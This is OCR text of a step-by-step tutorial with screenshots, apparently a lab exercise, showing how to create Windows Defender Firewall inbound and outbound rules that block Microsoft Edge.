
Now select the program path of Microsoft edge.


Path: windows c→ program files X86→ Microsoft→ Microsoft edge .





Windows Defender Firewall with Advanced Security
File Action View Help
New Inbound Rule Wizard
Program
Specify the full program path and executable name of the program that this rule matches.
Steps:
Rule Type
Program
Action
Profile
Name
Does this rule apply to all programs or a specific program?
All programs
Rule applies to all connections on the computer that match other rule properties.
This program path:
%ProgramFiles% (x86)\Microsoft\Edge\Application\msedge.exe
Browse...
Example: c:\path\program.exe
%ProgramFiles%\browser\browser.exe
< Back
Next >
Cancel
TeraBox
Actions
Inbound Rules
New Rule...
Filter by Profile
Filter by State
Filter by Group
View
Refresh
Export List...
Help
GBP/INR
-0.82%
Search
ENG
IN
12:50
04-02-2024


Windows Defender Firewall with Advanced Security
File Action View Help
New Inbound Rule Wizard
Action
Specify the action to be taken when a connection matches the conditions specified in the rule.
Steps:
Rule Type
Program
Action
Profile
Name
What action should be taken when a connection matches the specified conditions?
Allow the connection
This includes connections that are protected with IPsec as well as those are not.
Allow the connection if it is secure
This includes only connections that have been authenticated by using IPsec. Connections will be secured using the settings in IPsec properties and rules in the Connection Security Rule node.
Customize...
Block the connection
< Back
Next >
Cancel
TeraBox
Actions
Inbound Rules
New Rule...
Filter by Profile
Filter by State
Filter by Group
View
Refresh
Export List...
Help
30°C
Haze
Search
ENG
IN
12:51
04-02-2024



Windows Defender Firewall with Advanced Security
File Action View Help
New Inbound Rule Wizard
Profile
Specify the profiles for which this rule applies.
Steps:
Rule Type
Program
Action
Profile
Name
When does this rule apply?
Domain
Applies when a computer is connected to its corporate domain.
Private
Applies when a computer is connected to a private network location, such as a home or work place.
Public
Applies when a computer is connected to a public network location.
< Back
Next >
Cancel
Actions
Inbound Rules
New Rule...
Filter by Profile
Filter by State
Filter by Group
View
Refresh
Export List...
Help
TeraBox
30°C
Haze
Search
ENG
IN
12:51
04-02-2024



Windows Defender Firewall with Advanced Security
File Action View Help
New Inbound Rule Wizard
Name
Specify the name and description of this rule.
Steps:
Rule Type
Program
Action
Profile
Name
Name:
block microsoft edge
Description (optional):
< Back
Finish
Cancel
Actions
Inbound Rules
New Rule...
Filter by Profile
Filter by State
Filter by Group
View
Refresh
Export List...
Help
TeraBox
30°C
Haze
Search
ENG
IN
12:51
04-02-2024





Here we see the new rule has been set.


Do the same procedure for setting the outbound rules.





Windows Defender Firewall with Advanced Security
File Action View Help
Windows Defender Firewall with
Inbound Rules
Outbound Rules
Connection Securi
Monitoring
Outbound Rules
Name Group Profile Enabled Action Override Program Local Address Remote Address Protocol
New Outbound Rule Wizard
Program
Specify the full program path and executable name of the program that this rule matches.
Steps:
Rule Type
Program
Action
Profile
Name
Does this rule apply to all programs or a specific program?
All programs
Rule applies to all connections on the computer that match other rule properties.
This program path:
%ProgramFiles% (x86)\Microsoft\Edge\Application\msedge.exe
Browse...
Example: c:\path\program.exe
%ProgramFiles%\browser\browser.exe
< Back
Next >
Cancel
Core Networking - IPHTTPS (TCP-Out) Core Networking All Yes Allow No
Core Networking - IPv6 (IPv6-Out) Core Networking All Yes Allow No
Core Networking - Multicast Listener Don... Core Networking All Yes Allow No
Actions
Outbound Rules
New Rule...
Filter by Profile
Filter by State
Filter by Group
View
Refresh
Export List...
Help
TeraBox
30°C Haze
Search
ENG IN
12:54 04-02-2024



Windows Defender Firewall with Advanced Security
File Action View Help
Windows Defender Firewall with
Inbound Rules
Outbound Rules
Connection Securi
Monitoring
Outbound Rules
Name Group Profile Enabled Action Override Program Local Address Remote Address Protocol
New Outbound Rule Wizard
Action
Specify the action to be taken when a connection matches the conditions specified in the rule.
Steps:
Rule Type
Program
Action
Profile
Name
What action should be taken when a connection matches the specified conditions?
Allow the connection
This includes connections that are protected with IPsec as well as those are not.
Allow the connection if it is secure
This includes only connections that have been authenticated by using IPsec. Connections will be secured using the settings in IPsec properties and rules in the Connection Security Rule node.
Customize...
Block the connection
< Back
Next >
Cancel
Core Networking - IPHTTPS (TCP-Out) Core Networking All Yes Allow No
Core Networking - IPv6 (IPv6-Out) Core Networking All Yes Allow No
Core Networking - Multicast Listener Don... Core Networking All Yes Allow No
Actions
Outbound Rules
New Rule...
Filter by Profile
Filter by State
Filter by Group
View
Refresh
Export List...
Help
TeraBox
30°C Haze
Search
ENG IN
12:54 04-02-2024


Windows Defender Firewall with Advanced Security
File Action View Help
Outbound Rules
New Outbound Rule Wizard
Profile
Specify the profiles for which this rule applies.
Steps:
Rule Type
Program
Action
Profile
Name
When does this rule apply?
Domain
Applies when a computer is connected to its corporate domain.
Private
Applies when a computer is connected to a private network location, such as a home or work place.
Public
Applies when a computer is connected to a public network location.
< Back
Next >
Cancel
Actions
Outbound Rules
New Rule...
Filter by Profile
Filter by State
Filter by Group
View
Refresh
Export List...
Help
TeraBox
30°C
Haze
Search
ENG
IN
12:55
04-02-2024


Windows Defender Firewall with Advanced Security
File Action View Help
Outbound Rules
block microsoft edge Properties
General
Name:
block microsoft edge
Description:
Enabled
Action
Allow the connection
Allow the connection if it is secure
Customize...
Block the connection
OK
Cancel
Apply
Actions
Outbound Rules
New Rule...
Filter by Profile
Filter by State
Filter by Group
View
Refresh
Export List...
Help
block microsoft edge
Disable Rule
Cut
Copy
Delete
Properties
Help
TeraBox
30°C
Haze
Search
ENG
IN
12:55
04-02-2024



Now refresh the Microsoft egde page .



Here we see the output of blocking the application.